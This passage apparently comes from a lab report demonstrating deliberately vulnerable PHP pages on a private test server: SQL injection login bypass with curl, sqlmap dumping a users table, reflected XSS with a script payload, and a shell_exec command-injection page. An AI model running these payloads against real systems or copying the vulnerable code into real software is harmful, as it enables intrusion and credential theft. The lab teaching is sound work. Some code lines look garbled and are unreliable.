- `$conn = new mysqli($host, $user, $pass, $db);` creates a connection between the PHP application and the MySQL database using the provided credentials.
- `$username = $_POST['username'];` retrieves the username value submitted by the user through the HTTP POST request and stores it in the `$username` variable. No validation or sanitization is applied to the input (PHP Documentation, 2026a).
- `$password = $_POST['password'];` retrieves the password submitted by the user through the POST request and stores it in the `$password` variable without validation or sanitization (PHP Documentation, 2026a).
- `$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";` is the vulnerable section of the script. User supplied values are inserted directly into the SQL query without using prepared statements or input sanitization. Because the input becomes part of the SQL syntax an attacker may manipulate the query using SQL injection techniques (OWASP Foundation, 2026a).
- `$result = $conn->query($query);` sends the constructed SQL query to the MySQL database for execution and stores the returned result.
- `if($result->num_rows > 0)` checks whether the database returned any matching rows. If at least one result exists, the login is considered successful.
- `echo "Login successful! Welcome " . $username;` displays a successful login message to the user if matching credentials were found in the database.
- `echo "Login failed";` displays an error message if the database query does not return any matching user records.

This vulnerable implementation demonstrates how insecure handling of user-controlled input may compromise the authentication logic of a web application and result in SQL injection vulnerabilities.

To exploit the vulnerable machine using SQL injection, the Kali Linux as an attack machine is used because it comes with an extensive collection of pre-installed penetration testing and network analysis tools.

First step is to check connectivity from the attack machine to the target. As shown below in figure 9 a ping request is sent to the vulnerable machines IP address and the server responds.


A terminal window titled 'robin@kali: ~' with a menu bar 'Session Actions Edit View Help'. The prompt is '(robin@kali)-[~]'. The user enters '\$ ping 192.168.84.182'. The output shows 10 successful ping responses from 192.168.84.182 with varying times. The user presses '^C' to stop the command. The terminal then shows '192.168.84.182 ping statistics' and summary statistics: '10 packets transmitted, 10 received, 0% packet loss, time 9212ms' and 'rtt min/avg/max/mdev = 0.384/0.468/0.712/0.094 ms'. The prompt returns to '\$'.

Figure 9 Successful ping to vulnerable machine.

When connectivity is established a manually crafted POST request is sent to the login page using curl.

```
"curl -X POST http://192.168.84.182/login.php -d "username=admin"--+-  
&password=wrongpassword"
```

Here we send the payload command shown above which contains several parts used to exploit the vulnerable login application.

- `curl` is used to send the HTTP request directly from the Kali attack machine to the vulnerable web server.


- `-X POST` specifies that the request should use the HTTP POST method matching how the vulnerable login script submits user credentials.
- `-d` specifies the POST data being sent to the server.
- `username=admin'--+--` is the SQL injection payload.
- The single quote `'` after admin closes the original username string inside the SQL query.
- The double hyphen `--` comments out the remaining part of the SQL query including the password check.

Because the password condition becomes commented out the query only searches for the username admin.

- `password=wrongpassword` is still sent to the server but becomes ignored because the SQL comment prevents the password condition from being executed.

This manipulation changes the authentication logic, allowing the attacker to bypass the login system entirely through SQL injection.

As shown in Figure 10 below the server responds with a successful login message despite the password wrongpassword being incorrect. This confirms that the password verification process was bypassed successfully through the injected SQL syntax.




```
robins@kali: ~  
Session Actions Edit View Help  
robins@kali)~]  
$ curl -X POST "http://192.168.84.182/login.php" -d "username=admin'--+--6password=wrongpassword"  
Login successful! Welcome admin'-- -  
robins@kali)~]  
$
```

Figure 10 Server response with successful login without correct credentials.

Next up SQLMAP is used, which is a professional attack tool, SQLMAP uses time-based injections payloads to ask hundreds of true or false questions and builds up information about the database in that way. SQLMAP is pre-installed into our kali machine so the command:

```
“sqlmap -u http://192.168.84.182/login.php -data=”username=admin&password=test” -dbs -batch”
```

is used in the terminal. The commands instruct SQLMAP to enumerate all the databases found on the target URL and as shown below in figure 11, SQLMAP found the “vulndb” database on the server.



```
robin@kali: ~
Session Actions Edit View Help
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 8702 FROM (SELECT(SLEEP(5)))XmLA) AND 'ddZz'='ddZz&password=test

[10:57:53] [INFO] the back-end DBMS is MySQL
[10:57:53] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[10:57:53] [INFO] fetching database names
[10:57:53] [INFO] fetching number of databases
[10:57:53] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[10:58:03] [INFO] retrieved:
[10:58:08] [INFO] adjusting time delay to 1 second due to good response times
mysql
[10:58:23] [INFO] retrieved: information_schema
[10:59:20] [INFO] retrieved: performance_schema
[11:00:15] [INFO] retrieved: sys
[11:00:26] [INFO] retrieved: vulndb
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulndb

[11:00:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 44 times
[11:00:47] [INFO] fetched data logged to text files under '/home/robin/.local/share/sqlmap/output/192.168.84.182'

[*] ending @ 11:00:47 /2026-05-14/


(robin@kali)-[~]
$
```

Figure 11 SQLMAP database enumeration.

After the enumeration, the name of the database appeared which allows for deeper exploitation. By using the payload:

```
"sqlmap -u http://192.168.84.182/login.php --data="username=admin&password=test" -D vulndb -T users --dump"
```

SQLMAP is instructed to use the vulndb and to target the user table and dump/extract all the records from that table.



```
robin@kali: ~  
Session Actions Edit View Help  
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y  
[15:05:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions  
[15:05:46] [INFO] adjusting time delay to 1 second due to good response times  
3  
[15:05:46] [INFO] retrieved: id  
[15:05:52] [INFO] retrieved: password  
[15:06:19] [INFO] retrieved: username  
[15:06:41] [INFO] fetching entries for table 'users' in database 'vulndb'  
[15:06:41] [INFO] fetching number of entries for table 'users' in database 'vulndb'  
[15:06:41] [INFO] retrieved: 2  
[15:06:43] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....  
..... (done)  
1  
[15:06:45] [INFO] retrieved: strongpassword  
[15:07:34] [INFO] retrieved: admin  
[15:07:48] [INFO] retrieved: 2  
[15:07:51] [INFO] retrieved: passwordstrong  
[15:08:39] [INFO] retrieved: Robin  
Database: vulndb  
Table: users  
[2 entries]  


| id | password       | username |
|----|----------------|----------|
| 1  | strongpassword | admin    |
| 2  | passwordstrong | Robin    |

  
[15:08:55] [INFO] table 'vulndb.users' dumped to CSV file '/home/robin/.local/share/sqlmap/output/192.168.84.182/dump/vulndb/users.csv'  
[15:08:55] [INFO] fetched data logged to text files under '/home/robin/.local/share/sqlmap/output/192.168.84.182'  
[*] ending @ 15:08:55 /2026-05-14/  
  
(robin@kali)-[~]  
$
```

Figure 12 User table extracted from vulndb.

As shown in figure 12 above all the user credentials are viewed from the users table.

3.5: Cross-site Scripting (CWE-79)

To showcase a XSS vulnerability a greeting page is created or also called user input reflection page. The file is created in the Apache web root in /var/www/html/xss.php and it contains as shown in figure 13 below.

```
robinp@vulnerableserver:~$ cat /var/www/html/xss.php
<?php
$name = $_GET['name'];
echo "<h1>Hello, " . $name . "!</h1>";
?>
robinp@vulnerableserver:~$ _
```

Figure 13 XSS.php script.

Unlike our login page we used for the SQL Injection which used POST to receive submission, this page uses GET which takes values directly from the URL query string. This is a common real-world application for personalized greetings or dynamic page content.

The vulnerability in this implementation is that the application directly outputs the user-supplied \$name into the HTML context without any encoding function or sanitization. This means that using any HTML or JavaScript included in the name parameter will be executed by the web browser. This demonstrates how even small implementations mistakes can have significant security risks.

To demonstrate this vulnerability, Using Kali attack machine the Firefox browser is used to enter a crafted URL:

```
“http://192.168.84.182/xss.php?name=<script>alert('YOU HAVE BEEN HACKED')</script>“
```

and is sent to the vulnerable server. The server processes the request through the xss.php file which is vulnerable and sends back a HTML response to the browser but without any sanitation. This makes the browser execute the script and display it as shown in figure 14 below.




Figure 14 Alert popup displayed.

In a real-world scenario when an attacker discovers this kind of vulnerability. The URL does not contain a popup with scary words; it would contain a malicious script that steals your session cookies allowing the attacker to roam free on the website impersonating the target without the need of any credentials. For an attacker to succeed with this type of attack the target must visit the malicious URL for it to work. There is why this type of attack is often delivered thorough phishing emails, social media message and even QR codes (OWASP Foundation, 2026d).

3.6: OS Command Injection (CWE-78)

The OS Command Injection was implemented using the same software as the previous ones with running Apache and PHP. To create this vulnerability a web-based networking tool was created specifically a ping utility. This type of web application is created to highlight the security risk due to insufficient input validation which is largely the reason OS Command Injection exists as a vulnerability (OWASP Foundation, 2026c). The vulnerable page was created at `“/var/www/html/cmd.php”` in the Apache web root making it publicly accessible through the web server. Below in figure 15 the vulnerable script is shown.

```
robinp@vulnerableserver:~$ cat /var/www/html/cmd.php
<?php
$target = $_GET['target'];
$output = shell_exec('ping -c 1 " . $target);
echo "<pre>" . $output . "</pre>";
?>
robinp@vulnerableserver:~$
```


Figure 15 Vulnerable PHP page cmd.php.

Vulnerable PHP page breakdown:

- `/var/www/http/cmd.php` Places the cmd.php file in Apache's web root directory
- `$target = $_GET['target'];` This line retrieves the target value directly from the URL using PHP's `$_GET`. Whatever value is provided as the target parameter in the URL is stored directly in the `$target` variable. And no validation, sanitization or type checking is applied (Acunetix, 2026).
- `$output = shell_exec("ping -c 1 " . $target);` This is the vulnerable line, `shell_exec()` is a function in PHP that passes a string to the operating system shell for execution and returns a complete output as a string. The `-c 1` flag instructs on how many ping packets that are being sent, in this case one. The dot operator before `$target` concatenates the user supplied target value on to the end of the command string (Acunetix, 2026a).

The core problem is that the application treats user input as harmless text, while the operating system shell treats the input as executable command syntax. This allows an attacker to use separator characters such as semicolon `;`, ampersand `&`, pipe `|` or double ampersand `&&` to execute or append additional commands after the ping commands in this web application (OWASP Foundation, 2026c).

- `echo "<pre>" . $output . "</pre>";` This line outputs the result of the shell commands in the browser. The HTML tags `<pre>` make the terminal formatting output readable in the browser. Without the output being returned to the browser the vulnerability would still exist, but the attacker would not be able to see the results of their injected commands, making it a blind command injection which is much harder to exploit (OWASP Foundation, 2026c).

A terminal window titled 'robin@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt where a curl command is executed: 'curl "http://192.168.84.182/cmd.php?target=127.0.0.1"'. The output is displayed in a preformatted block: '<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms'. This is followed by ping statistics: '— 127.0.0.1 ping statistics — 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms'. The preformatted block ends with '</pre>'. Below this, the prompt returns to '(robin@kali)-[~]' with a new '\$' prompt character and a cursor.

```

robin@kali: ~
Session Actions Edit View Help

(robin@kali)-[~]
$ curl "http://192.168.84.182/cmd.php?target=127.0.0.1"
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms

